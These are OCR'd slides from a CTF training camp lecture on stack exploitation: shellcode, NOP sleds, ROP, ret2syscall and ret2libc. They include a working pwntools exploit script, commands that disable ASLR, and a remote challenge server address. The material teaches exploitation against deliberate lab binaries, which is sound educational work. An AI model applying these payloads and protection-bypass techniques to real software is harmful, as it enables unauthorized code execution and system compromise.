CUHK CTF Training Camp

PWN Challenge 2

Xinzhe Wang

0ops CTF team

Shellcode

- In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability.
- In short: run shellcode = get shell

- No need to remember or understand(for beginner)
  - Shellcode database: http://shell-storm.org/shellcode/
  - pwntools: shellcraft.sh()

- Extend:
  - escape null bytes
  - port bind shell and reverse shell

ret2shellcode

- How about we don’t have such “success” function?
- We can write to stack and then return to it.
- pwntools: asm() will translate assembly to binary code

```
11  shell = asm(shellcraft.sh())  # shellcode
12  payload = flat(b'a' * 0x14, b'bbbb', [esp_at_ret] + 4, shell)    # form payload
```

- But how to get %esp at ret instruction?
- gdb?

- stack base address is determined at runtime, environment variables will affect that.
- when CPU meet foreign opcode or invalid instruction, system will kill the program.

ret2shellcode

- Do we need exact address of our shellcode?

- nop sled
- **NOP** in assembly means do nothing and go on
- We can add **NOP** before our shellcode, thus once we return to any address range in **NOP**, we can go smoothly to our shellcode

```
pwndbg> p $esp
$1 = (void *) 0xffffcb6c
```

```
11   shell = asm(shellcraft.sh())  # shellcode
12   payload = flat(b'a' * 0x14, b'bbbb', 0xffffcc00,
13                  asm('nop') * 0x100, shell)    # form payload
```

```
imwxz ~/Downloads/tmp python exp.py
[+] Starting local process './stack_example': pid 60944
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaabbbb
$ ls
exp.py          stack_example.c      stack_example.id1  stack_example.nam
stack_example  stack_example.id0  stack_example.id2  stack_example.til
```

ret2shellcode


- Key: Get the address of %esp and run shellcode on that
- gcc -m32 **-fno-stack-protector -no-pie -z execstack** stack_example.c -o stack_example
- sudo bash -c "echo **0** > /proc/sys/kernel/randomize_va_space"


```
pwndbg> checksec
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable
Partial RELRO   Canary found      NX enabled    PIE enabled   No RPATH   No RUNPATH   51) Symbols     No    0                1
```

- Protection:
  - ASLR will randomly choose stack base address
  - NX will prohibit user from execute instructions on stack
  - Canary will add a secret value before return address and check that before return from function

ASLR

- **A**ddress **S**pace **L**ayout **R**andomization
- /proc/sys/kernel/randomize_va_space
  - 0: no random
  - 1: +stack, etc
  - 2: +heap
- In GDB: set disable-randomization off





ASLR

- Note that .text(program instruction) section will not be randomized.
- Bypass:
  - Brute force
    32-bit 2^16=65536 generally
    64-bit millions
  - Memory leak
    ASLR only randomize once at program start
    print the address first

- In the following attacks we only consider attack methods and do not consider ASLR.

NX


- -z execstack
- Stack data never be executed normally
- Forbid execute permission on certain memory

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 0x8048000  0x8049000 r--p     1000 0      /home/imv
 0x8049000  0x804a000 r-xp     1000 1000   /home/imv
 0x804a000  0x804b000 r--p     1000 2000   /home/imv
 0x804b000  0x804c000 r--p     1000 2000   /home/imv
 0x804c000  0x804d000 rw-p     1000 3000   /home/imv
0xf7d9d000 0xf7dba000 r--p    1d000 0      /usr/lib3
0xf7dba000 0xf7f18000 r-xp   15e000 1d000  /usr/lib3
0xf7f18000 0xf7f8a000 r--p    72000 17b000 /usr/lib3
0xf7f8a000 0xf7f8b000 ---p     1000 1ed000 /usr/lib3
0xf7f8b000 0xf7f8d000 r--p     2000 1ed000 /usr/lib3
0xf7f8d000 0xf7f8f000 rw-p     2000 1ef000 /usr/lib3
0xf7f8f000 0xf7f98000 rw-p     9000 0
0xf7fc7000 0xf7fcb000 r--p     4000 0      [vvar]
0xf7fcb000 0xf7fcd000 r-xp     2000 0      [vdso]
0xf7fcd000 0xf7fce000 r--p     1000 0      /usr/lib3
0xf7fce000 0xf7fef000 r-xp    21000 1000   /usr/lib3
0xf7fef000 0xf7ffb000 r--p     c000 22000  /usr/lib3
0xf7ffb000 0xf7ffd000 r--p     2000 2d000  /usr/lib3
0xf7ffd000 0xf7ffe000 rw-p     1000 2f000  /usr/lib3
0xfffdc000 0xffffe000 rwxp    22000 0      [stack]
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 0x8048000  0x8049000 r--p     1000 0      /home/imv
 0x8049000  0x804a000 r-xp     1000 1000   /home/imv
 0x804a000  0x804b000 r--p     1000 2000   /home/imv
 0x804b000  0x804c000 r--p     1000 2000   /home/imv
 0x804c000  0x804d000 rw-p     1000 3000   /home/imv
0xf7d9d000 0xf7dba000 r--p    1d000 0      /usr/lib3
0xf7dba000 0xf7f18000 r-xp   15e000 1d000  /usr/lib3
0xf7f18000 0xf7f8a000 r--p    72000 17b000 /usr/lib3
0xf7f8a000 0xf7f8b000 ---p     1000 1ed000 /usr/lib3
0xf7f8b000 0xf7f8d000 r--p     2000 1ed000 /usr/lib3
0xf7f8d000 0xf7f8f000 rw-p     2000 1ef000 /usr/lib3
0xf7f8f000 0xf7f98000 rw-p     9000 0
0xf7fc7000 0xf7fcb000 r--p     4000 0      [vvar]
0xf7fcb000 0xf7fcd000 r-xp     2000 0      [vdso]
0xf7fcd000 0xf7fce000 r--p     1000 0      /usr/lib3
0xf7fce000 0xf7fef000 r-xp    21000 1000   /usr/lib3
0xf7fef000 0xf7ffb000 r--p     c000 22000  /usr/lib3
0xf7ffb000 0xf7ffd000 r--p     2000 2d000  /usr/lib3
0xf7ffd000 0xf7ffe000 rw-p     1000 2f000  /usr/lib3
0xfffdc000 0xffffe000 rw-p    22000 0      [stack]
```

Canary

override



Canary

-fno-stack-protector

```
080491b1 <vulnerable>:
 80491b1:       55                      push   %ebp
 80491b2:       89 e5                   mov    %esp,%ebp
 80491b4:       53                      push   %ebx
 80491b5:       83 ec 14                sub    $0x14,%esp
 80491b8:       e8 03 ff ff ff          call   80490c0 <__x86.get_p
 80491bd:       81 c3 43 2e 00 00       add    $0x2e43,%ebx
 80491c3:       83 ec 0c                sub    $0xc,%esp
 80491c6:       8d 45 ec                lea    -0x14(%ebp),%eax
 80491c9:       50                      push   %eax
 80491ca:       e8 71 fe ff ff          call   8049040 <gets@plt>
 80491cf:       83 c4 10                add    $0x10,%esp
 80491d2:       83 ec 0c                sub    $0xc,%esp
 80491d5:       8d 45 ec                lea    -0x14(%ebp),%eax
 80491d8:       50                      push   %eax
 80491d9:       e8 72 fe ff ff          call   8049050 <puts@plt>
 80491de:       83 c4 10                add    $0x10,%esp
 80491e1:       90                      nop
 80491e2:       8b 5d fc                mov    -0x4(%ebp),%ebx
 80491e5:       c9                      leave
 80491e6:       c3                      ret
```

```
080491c1 <vulnerable>:
 80491c1:       55                      push   %ebp
 80491c2:       89 e5                   mov    %esp,%ebp
 80491c4:       53                      push   %ebx
 80491c5:       83 ec 14                sub    $0x14,%esp
 80491c8:       e8 03 ff ff ff          call   80490d0 <__x86.get_pc_thunk.bx>
 80491cd:       81 c3 33 2e 00 00       add    $0x2e33,%ebx
 80491d3:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
 80491d9:       89 45 f4                mov    %eax,-0xc(%ebp)
 80491dc:       31 c0                   xor    %eax,%eax
 80491de:       83 ec 0c                sub    $0xc,%esp
 80491e1:       8d 45 e8                lea    -0x18(%ebp),%eax
 80491e4:       50                      push   %eax
 80491e5:       e8 56 fe ff ff          call   8049040 <gets@plt>
 80491ea:       83 c4 10                add    $0x10,%esp
 80491ed:       83 ec 0c                sub    $0xc,%esp
 80491f0:       8d 45 e8                lea    -0x18(%ebp),%eax
 80491f3:       50                      push   %eax
 80491f4:       e8 67 fe ff ff          call   8049060 <puts@plt>
 80491f9:       83 c4 10                add    $0x10,%esp
 80491fc:       90                      nop
 80491fd:       8b 45 f4                mov    -0xc(%ebp),%eax
 8049200:       65 2b 05 14 00 00 00    sub    %gs:0x14,%eax
 8049207:       74 05                   je     804920e <vulnerable+0x4d>
 8049209:       e8 b2 00 00 00          call   80492c0 <__stack_chk_fail_local>
 804920e:       8b 5d fc                mov    -0x4(%ebp),%ebx
 8049211:       c9                      leave
 8049212:       c3                      ret
```

ROP

- However, NX is usually enabled in challenge...
- **R**eturn-**O**riented **P**rogramming

```
8049008:       e8 b3 00 00 00          call   80490c0 <__x86.ge
804900d:       81 c3 f3 2f 00 00       add    $0x2ff3,%ebx
8049013:       8b 83 f8 ff ff ff       mov    -0x8(%ebx),%eax
8049019:       85 c0                   test   %eax,%eax
804901b:       74 02                   je     804901f <_init+0x
804901d:       ff d0                   call   *%eax
804901f:       83 c4 08                add    $0x8,%esp
8049022:       5b                      pop    %ebx
8049023:       c3                      ret
```

- Through buffer overflow, we can control our **return address**.
- How about return to 0x8049022?

ROP

- What the stack will be like?

0x8049022
Previous EBP
Buf

```
8049022:       5b                      pop    %ebx
8049023:       c3                      ret
```

next return
EBX
0x8049022
Previous EBP
Buf

- Equal to execute pop %ebx

ROP

```
80bb194:       8b 40 58                mov    0x58(%eax),%eax
80bb197:       c3                      ret
```

- 8B 40 58
- MOV [eax]+offset offset

- How about return to 0x80bb196?
- execute 58 C3
- 58 C3
- pop %eax ret

- execute pop %eax and ret
- We call it **gadget**

ROP

- In large application, there are many different gadget.
- Turing complete when program is large enough.
- Immune to ASLR!

- Fortunately, we have tools.
  - ROPgadget: https://github.com/JonathanSalwan/ROPgadget

```
imwxz ~/Downloads/tmp ROPgadget --binary stack_example --only 'pop|ret'
Gadgets information
============================================================
0x08049273 : pop ebp ; ret
0x08049270 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x08049272 : pop edi ; pop ebp ; ret
0x08049271 : pop esi ; pop edi ; pop ebp ; ret
0x0804900e : ret
0x0804911b : ret 0xe8c1

Unique gadgets found: 7
```

ret2syscall

- In Linux and most modern OS, there are two privilege space: **User space** and **Kernel space**
- Protect the OS
  - e.g. If there are no limitation, a program can visit other program memory or refused to exit.
- Simplify user operation
  - e.g. Show text on screen.

- The way user space program go to kernel space is through **syscall**.

- Like a API call.

ret2syscall

- Interrupt
  - Hardware interrupt: keyboard, disk, etc
  - Software interrupt: **int** instruction in x86

- Syscall is implemented through software interrupt **int 0x80**

- Much like call a function, but not push to stack
- EAX: syscall number
- EBX, ECX, EDX, ESI, EDI, EBP: param 1-6, max 6
- Return value: EAX

ret2syscall

- syscall 3: sys_read => read
- ssize_t read(int fd, void *buf, size_t count);

```
80480fd:       b8 03 00 00 00          mov    $0x3,%eax
8048102:       8b 5c 24 04             mov    0x4(%esp),%ebx
8048106:       8b 4c 24 08             mov    0x8(%esp),%ecx
804810a:       8b 54 24 0c             mov    0xc(%esp),%edx
804810e:       cd 80                   int    $0x80
```

- syscall 11(0xb): sys_execve => execve
- int execve(const char *pathname, char *const argv[], char *const envp[]);
- execve("/bin/sh",NULL,NULL)

- We can use ROP to do that!

ret2syscall

- execve("/bin/sh",NULL,NULL)

- EAX=0xB
- EBX=address of "/bin/sh"
- ECX=0
- EDX=0

- Gadget:
- pop %eax
- ret
- pop %ebx
- ret
- pop %ecx
- ret
- pop %edx
- ret
- int 0x80

ret2syscall

- No /bin/sh?
- syscall 125(0x7d): sys_mprotect => mprotect
- int mprotect(void *addr, size_t len, int prot);

- Change the permission of the memory page.
- So we can make stack executable again.

- EAX: 0X7d
- EBX: stack address
- ECX: size
- EDX: 7(RWX)

ret2syscall

- Reference:
  - Syscall: https://gist.github.com/yamnikov-oleg/454f48c3c45b735631f2
  - Linux man: https://man7.org/linux/man-pages/index.html
  - bootlin: https://elixir.bootlin.com/linux/latest/source

ret2libc

- #include “stdio.h”
- ...
- printf

- Is the compiler compile the printf realization to the ELF file?
- If so
  - When there are some vulnerability in printf, we need to inform ALL program author to update and recompile to latest version.
  - Every program need to allocate the space of printf in memory.

- Shared library

ret2libc

- libc: standard C library(ANSI C)
- glibc: GNU C library(GNU C)

```
imwxz ~/Downloads/tmp readelf -s stack_example

Symbol table '.dynsym' contains 8 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterT[...]
     2: 00000000     0 FUNC    GLOBAL DEFAULT  UND gets@GLIBC_2.0 (2)
     3: 00000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.0 (2)
     4: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     5: 00000000     0 FUNC    GLOBAL DEFAULT  UND __[...]@GLIBC_2.0 (2)
     6: 00000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMC[...]
     7: 0804a004     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
```





图 7-16 动态链接共享库

ret2libc

- libc are loaded to memory for all program to use
- So how does the program know what address is?
- GOT: **G**lobal **O**ffset **T**able




ret2libc

- Two more problem:
  - GOT table only contains address, need somewhere to get value and call address to change EIP there.
  - So many functions need to fill if the program is large enough.

- PLT: **P**rocedure **L**inkage **T**able
- Lazy Binding

ret2libc


数据段
全局偏移量表（GOT）
GOT[0]: addr of .dynamic
GOT[1]: addr of reloc entries
GOT[2]: addr of dynamic linker
GOT[3]: 0x4005b6 # sys startup
GOT[4]: 0x4005c6 # addvec()
GOT[5]: 0x4005d6 # printf()
代码段
callq 0x4005c0 # call addvec()
过程链接表（PLT）
PLT[0]: call dynamic linker
4005a0:pushq *GOT[1]
4005a6:jmpq *GOT[2]
...
PLT[2]: call addvec()
4005c0: jmpq *GOT[4]
4005c6: pushq $0x1
4005cb: jmpq 4005a0
①
②
③
④
a）第一次调用addvec
数据段
全局偏移量表（GOT）
GOT[0]: addr of .dynamic
GOT[1]: addr of reloc entries
GOT[2]: addr of dynamic linker
GOT[3]: 0x4005b6 # sys startup
GOT[4]: &addvec()
GOT[5]: 0x4005d6 # printf()
代码段
callq 0x4005c0 # call addvec()
过程链接表（PLT）
PLT[0]: call dynamic linker
4005a0:pushq *GOT[1]
4005a6:jmpq *GOT[2]
...
PLT[2]: call addvec()
4005c0: jmpq *GOT[4]
4005c6: pushq $0x1
4005cb: jmpq 4005a0
①
②
b）后续再调用addvec

ret2libc

- libc has function **system** and string **/bin/sh**
- If the program has system function and /bin/sh, we can push address of /bin/sh and jump to PLT[system]

- However most of the time we are not that lucky...

- How about no **/bin/sh**?

- How about no **system**?

ret2libc

- revision: libc is loaded to memory for all program to use
- If the program don’t use **system**, PLT[system] will not exist, the dynamic linker will not fill GOT[system] for program to use.
- But if we know where the **system** function is, we do not need dynamic linker to fill the GOT[system]

- FACT: The offset between two function is fixed in program
- FACT: Least significant 12 bits do not change even enable ASLR(4K alignment, 0x1000)

- If we know the address of one function(like **puts**) in libc, we can get the offset and actual address of **system**.

ret2libc

- Challenge: different versions of libc has different offset and least significant 12 bits.

- Solution: database match
  - https://github.com/niklasb/libc-database

- Try all match until success
- Or, use multiple function address to narrow the range.
- Generally two function address are enough to find specific version of libc.

- Python library: https://github.com/dev2ero/LibcSearcher

ret2libc

- f = ELF(fname)
- libc_got = f.got['__libc_start_main']
- # trigger puts to print libc_got and get the return value
- libc = LibcSearcher('__libc_start_main', libc_addr)
- libc.add_condition('puts', libc_puts) // or select manually
- libc.dump('system')

- Tips:
  - Because of lazy binding, we could only leak function address that has been called at least once.
    __libc_start_main, puts, gets
  - Immune to ASLR!

Exercises

- File: https://shorturl.at/NX036
- Write shellcode to stack and execute:
  - Disable ASLR first: sudo bash -c "echo **0** > /proc/sys/kernel/randomize_va_space"

```
shell = asm(shellcraft.sh())  # shellcode
```

```
imwxz ~/Downloads/tmp python exp.py
[+] Starting local process './stack_example': pid 60944
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaabbbb
$ ls
exp.py          stack_example.c      stack_example.id1  stack_example.nam
stack_example  stack_example.id0  stack_example.id2  stack_example.til
```

Exercises

```python
# coding=utf8
from pwn import *  # import pwntools

context(os='linux', arch='i386')    # set context
sh = process('./ret2shellcode')  # set elf file

shell = asm(shellcraft.sh())  # shellcode
payload = flat(b'a' * 0x14, b'bbbb', 0xffffcc00,
               asm('nop') * 0x100, shell)    # form payload

sh.sendline(payload)    # send to remote
sh.interactive()    # give control to user

```

Exercises

- Use ret2libc to get shell.
  - ASLR is on! sudo bash -c "echo 1 > /proc/sys/kernel/randomize_va_space"

•If you success in local, try remote:
  - The challenge will be destroyed next Wednesday(2021-11-03 0:00 CST)
  - nc 45.141.119.119 1314